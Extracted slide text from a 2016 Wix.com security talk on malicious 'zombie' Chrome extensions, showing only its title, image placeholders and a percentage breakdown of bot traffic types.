




WIX.com

GAME OF CHROMES


Owning the Web with Zombie Chrome Extensions

Tomer Cohen

April 2016





Sign-up Graph



BOT ACTIVITY IS
after a three year decline

INCREASE IN GOOD BOT ACTIVITY,
which went up by 4.4 percent.



1.2%
MONITORING
BOTS



2.9%
COMMERCIAL
CRAWLERS



6.6%
SEARCH ENGINE
BOTS



12.2%
FEED
FETCHERS



24.3%
IMPERSONATORS



1.7%
SCRAPERS




0.3%
SPAMMERS

